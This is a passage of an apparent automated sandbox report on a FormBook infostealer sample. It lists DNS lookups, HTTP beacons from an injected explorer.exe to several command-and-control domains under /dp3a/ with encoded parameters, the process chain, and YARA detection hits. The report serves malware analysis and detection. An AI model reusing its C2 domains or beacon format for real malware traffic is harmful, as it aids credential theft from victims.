Jun 10, 2021 14:36:52.132129908 CEST	8.8.8.8	192.168.2.3	0x6984	No error (0)	www.sw-advisers.com	sw-advisers.com		CNAME (Canonical name)	IN (0x0001)
Jun 10, 2021 14:36:52.132129908 CEST	8.8.8.8	192.168.2.3	0x6984	No error (0)	sw-advisers.com		157.245.232.77	A (IP address)	IN (0x0001)
Jun 10, 2021 14:36:57.609603882 CEST	8.8.8.8	192.168.2.3	0xb6b6	No error (0)	www.goldgrandpa.com	yummymeatballs.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Jun 10, 2021 14:36:57.609603882 CEST	8.8.8.8	192.168.2.3	0xb6b6	No error (0)	yummymeatballs.myshopify.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Jun 10, 2021 14:36:57.609603882 CEST	8.8.8.8	192.168.2.3	0xb6b6	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:02.922837019 CEST	8.8.8.8	192.168.2.3	0xac4a	Server failure (2)	www.2dmaximumrecords.com	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 10, 2021 14:37:13.486615896 CEST	8.8.8.8	192.168.2.3	0x389a	Name error (3)	www.oilleakgames.com	none	none	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:18.588766098 CEST	8.8.8.8	192.168.2.3	0x5b1d	No error (0)	www.goldinsacks.com		62.149.128.40	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:23.804264069 CEST	8.8.8.8	192.168.2.3	0xbbba	Name error (3)	www.goodlukc.com	none	none	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:28.909409046 CEST	8.8.8.8	192.168.2.3	0x3010	No error (0)	www.growwithjenn.com	growwithjenn.com		CNAME (Canonical name)	IN (0x0001)
Jun 10, 2021 14:37:28.909409046 CEST	8.8.8.8	192.168.2.3	0x3010	No error (0)	growwithjenn.com		160.153.136.3	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:34.091212988 CEST	8.8.8.8	192.168.2.3	0xfb9d	No error (0)	www.bring-wellness.com	bring-wellness.com		CNAME (Canonical name)	IN (0x0001)
Jun 10, 2021 14:37:34.091212988 CEST	8.8.8.8	192.168.2.3	0xfb9d	No error (0)	bring-wellness.com		34.102.136.180	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:39.386704922 CEST	8.8.8.8	192.168.2.3	0x5366	No error (0)	www.topazsnacks.com	topazsnacks.com		CNAME (Canonical name)	IN (0x0001)
Jun 10, 2021 14:37:39.386704922 CEST	8.8.8.8	192.168.2.3	0x5366	No error (0)	topazsnacks.com		135.181.180.74	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.protectpursuit.com
- www.freshdeliciousberryfarm.com
- www.sw-advisers.com
- www.goldgrandpa.com
- www.goldinsacks.com
- www.growwithjenn.com
- www.bring-wellness.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49735	165.22.38.5	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:36:41.543024063 CEST	1430	OUT	GET /dp3a/?rTWxa=fFin23A3InOxv8Q1OZSqiWR/FjS3KuFpXPcC+roY+PuFOGx4uYNLJpybUr51Ny74Rks0&qXtd=VpFTeL6xRNZ0stZ0 HTTP/1.1 Host: www.protectpursuit.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 10, 2021 14:36:41.674711943 CEST	1430	IN	HTTP/1.1 404 Not Found Server: nginx/1.18.0 Date: Thu, 10 Jun 2021 12:36:41 GMT Content-Length: 0 Connection: close Vary: Origin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49741	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:36:46.806513071 CEST	3358	OUT	GET /dp3a/?qXtd=VpFTeL6xRNZ0stZ0&rTWxa=DH0B3lUhAa5VBPw8nCCOXpLU24maY23yGmrt22qj0kvQjGAaKYYXdT0Mh/TRCK5k4cmX HTTP/1.1 Host: www.freshdeliciousberryfarm.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 10, 2021 14:36:46.947381020 CEST	3359	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 10 Jun 2021 12:36:46 GMT Content-Type: text/html Content-Length: 275 ETag: "60ba413e-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49743	157.245.232.77	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:36:52.333302975 CEST	3392	OUT	GET /dp3a/?rTWxa=76AMkVxxuSKB5pgh4RNc3EipO3rbFW8MEUNJys/eLa/AxdTMjRac1XeBowoP/wZORJRk&qXtd=VpFTeL6xRNZ0stZ0 HTTP/1.1 Host: www.sw-advisers.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 10, 2021 14:36:52.531318903 CEST	3393	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Thu, 10 Jun 2021 12:36:52 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.sw-advisers.com/dp3a/?rTWxa=76AMkVxxuSKB5pgh4RNc3EipO3rbFW8MEUNJys/eLa/AxdTMjRac1XeBowoP/wZORJRk&qXtd=VpFTeL6xRNZ0stZ0 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49744	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:36:57.655556917 CEST	3394	OUT	GET /dp3a/?qXtd=VpFTeL6xRNZ0stZ0&rTWxa=GkWHDDYMiWr4Ju0U4teKyAR8hKcpKlGmV2ZHyKwA/bXhSAEvQCtqjiLuXtjyxk2BGjrR HTTP/1.1 Host: www.goldgrandpa.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:36:57.730741024 CEST	3395	IN	HTTP/1.1 403 Forbidden Date: Thu, 10 Jun 2021 12:36:57 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 170 X-Sorting-Hat-ShopId: 39696531622 X-Dc: gcp-europe-west1 X-Request-ID: b1326e52-2a8e-4175-b0a0-a109297b2ed1 X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block X-Download-Options: noopen X-Content-Type-Options: nosniff CF-Cache-Status: DYNAMIC cf-request-id: 0a97860cd800004ec8d8bd6000000001 Server: cloudflare CF-RAY: 65d2a5f489974ec8-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" content="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;padding:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-decoration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49747	62.149.128.40	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:37:18.660567999 CEST	3418	OUT	GET /dp3a/?qXtd=VpFTeL6xRNZ0stZ0&rTWxa=2EHAYBF9OrZScLBFfnY/kB1lNYuVodkTQi7ynUSvkYXlrnDKiUoE/Bv6J35YIy7pKLvP HTTP/1.1 Host: www.goldinsacks.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:37:18.730734110 CEST	3420	IN	HTTP/1.1 404 Not Found Cache-Control: private Content-Type: text/html; charset=utf-8 Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Thu, 10 Jun 2021 12:37:18 GMT Connection: close Content-Length: 5049 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 20 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 20 0a 3c 68 65 61 64 3e 20 0a 3c 74 69 74 6c 65 3e 49 53 20 38 2e 35 20 44 65 74 61 69 6c 65 64 20 45 72 72 6f 72 20 2d 20 34 30 34 2e 30 20 2d 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 20 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 20 0a 3c 21 2d 2d 20 0a 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 37 65 6d 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 56 65 72 64 61 6e 61 2c 41 72 69 61 6c 2c 48 65 6c 76 65 74 69 63 61 2c 73 61 6e 73 2d 73 65 72 69 66 3b 7d 20 0a 63 6f 64 65 7b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 30 30 36 36 30 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 31 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 7d 20 0a 2e 63 6f 6e 66 69 67 5f 73 6f 75 72 63 65 20 63 6f 64 65 7b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 38 65 6d 3b 63 6f 6c 6f 72 3a 23 30 30 30 30 30 30 3b 7d 20 0a 70 72 65 7b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 34 65 6d 3b 77 6f 72 64 2d 77 72 61 70 3a 62 72 65 61 6b 2d 77 6f 72 64 3b 7d 20 0a 75 6c 2c 6f 6c 7b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 31 30 70 78 20 35 70 78 3b 7d 20 0a 75 6c 2e 66 69 72 73 74 2c 6f 6c 2e 66 69 72 73 74 7b 6d 61 72 67 69 6e 2d 74 6f 70 3a 35 70 78 3b 7d 20 0a 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 3a 30 20 31 35 70 78 20 31 30 70 78 20 31 35 70 78 3b 77 6f 72 64 2d 62 72 65 61 6b 3a 62 72 65 61 6b 2d 61 6c 6c 3b 7d 20 0a 2e 73 75 6d 6d 61 72 79 2d 63 6f 6e 74 61 69 6e 65 72 20 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 35 70 78 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 34 70 78 3b 7d 20 0a 6c 65 67 65 6e 64 2e 6e 6f 2d 65 78 70 61 6e 64 2d 61 6c 6c 7b 70 61 64 64 69 6e 67 3a 32 70 78 20 31 35 70 78 20 34 70 78 20 31 30 70 78 3b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 2d 31 32 70 78 3b 7d 20 0a 6c 65 67 65 6e 64 7b 63 6f 6c 6f 72 3a 23 33 33 33 33 33 33 33 3b 3b 6d 61 72 67 69 6e 3a 34 70 78 20 30 20 38 70 78 20 2d 31 32 70 78 3b 5f 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 70 78 3b 20 0a 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 65 6d 3b 7d 20 0a 61 3a 6c 69 6e 6b 2c 61 3a 76 69 73 69 74 65 64 7b 63 6f 6c 6f 72 3a 23 30 30 37 45 46 46 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 7d 20 0a 61 3a 68 6f 76 65 72 7b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 7d 20 0a 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 7d 20 0a 68 32 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 37 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0a 68 33 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 30 20 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0a 68 34 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 32 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 35 70 78 20 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"> <html xmlns="http://www.w3.org/1999/xhtml"> <head> <title>IIS 8.5 Detailed Error - 404.0 - Not Found</title> <style type="text/css"> ... body{margin:0;font-size:.7em;font-family:Verdana,Arial,Helvetica,sans-serif;} code{margin:0 ;color:#006600;font-size:1.1em;font-weight:bold;} .config_source code{font-size:.8em;color:#000000;} pre{margin:0;font-size:1.4em;word-wrap:break-word;} ul,ol{margin:10px 0 10px 5px;} ul.first,ol.first{margin-top:5px;} fieldset{padding:0 15px 10px 15px;word-break:break-all;} .summary-container fieldset{padding-bottom:5px;margin-top:4px;} legend.no-expand-all {padding:2px 15px 4px 10px;margin:0 0 0 -12px;} legend{color:#333333;;margin:4px 0 8px -12px;_margin-top:0px; font-weight:bold;font-size:1em;} a:link,a:visited{color:#007EFF;font-weight:bold;} a:hover{text-decoration:none;} h1{font-size:2.4em;margin:0;color:#FFF;} h2{font-size:1.7em;margin:0;color:#CC0000;} h3{font-size:1.4em;margin:10px 0 0 0;colo r:#CC0000;} h4{font-size:1.2em;margin:10px 0 5px

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49749	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:37:28.964153051 CEST	3434	OUT	GET /dp3a/?qXtd=VpFTeL6xRNZ0stZ0&rTWxa=WU2tAheQ8tcf93YEudKDnPgih3iSbxP+RxOmhUzH4Gc7ohEPLFzZpUy5aqQrTWYg/sJi HTTP/1.1 Host: www.growwithjenn.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jun 10, 2021 14:37:29.018930912 CEST	3434	IN	HTTP/1.1 400 Bad Request Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49750	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:37:34.135488033 CEST	3435	OUT	GET /dp3a/?rTWxa=F+NQG3wr2qmzRibT9BAJK2aVObQEDzb5Y6jfukgEe6sv7RNklleEIbtQ/MsGh07J4TVQ&qXtd=VpFTeL6xRNZ0stZ0 HTTP/1.1 Host: www.bring-wellness.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:37:34.273370028 CEST	3435	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 10 Jun 2021 12:37:34 GMT Content-Type: text/html Content-Length: 275 ETag: "60c03ab8-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: UGGJ4NnzFz.exe PID: 4884 Parent PID: 5660

General

Start time:	14:35:29
Start date:	10/06/2021
Path:	C:\Users\user\Desktop\UGGJ4NnzFz.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\UGGJ4NnzFz.exe'
Imagebase:	0x400000
File size:	223620 bytes
MD5 hash:	B148AE414EB8A1B34A15CDB32C21F9EE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.220100225.0000000002290000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.220100225.0000000002290000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.220100225.0000000002290000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: UGGJ4NnzFz.exe PID: 5520 Parent PID: 4884

General

Start time:	14:35:30
Start date:	10/06/2021
Path:	C:\Users\user\Desktop\UGGJ4NnzFz.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\UGGJ4NnzFz.exe'
Imagebase:	0x400000
File size:	223620 bytes
MD5 hash:	B148AE414EB8A1B34A15CDB32C21F9EE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.216556670.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.216556670.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.216556670.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.274028278.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.274028278.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.274028278.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.274258003.00000000008B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.274258003.00000000008B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.274258003.00000000008B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.274280539.00000000008E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.274280539.00000000008E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.274280539.00000000008E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities — Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3388 Parent PID: 5520

General

Start time:	14:35:35
Start date:	10/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmmon32.exe PID: 6512 Parent PID: 3388

General

Start time:	14:35:56
Start date:	10/06/2021
Path:	C:\Windows\SysWOW64\cmmon32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmmon32.exe
Imagebase:	0xca0000
File size:	36864 bytes
MD5 hash:	2879B30A164B9F7671B5E6B2E9F8DFDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.475444887.00000000003A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.475444887.00000000003A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.475444887.00000000003A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.477114884.00000000041D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.477114884.00000000041D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.477114884.00000000041D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.477190198.0000000004210000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.477190198.0000000004210000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.477190198.0000000004210000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

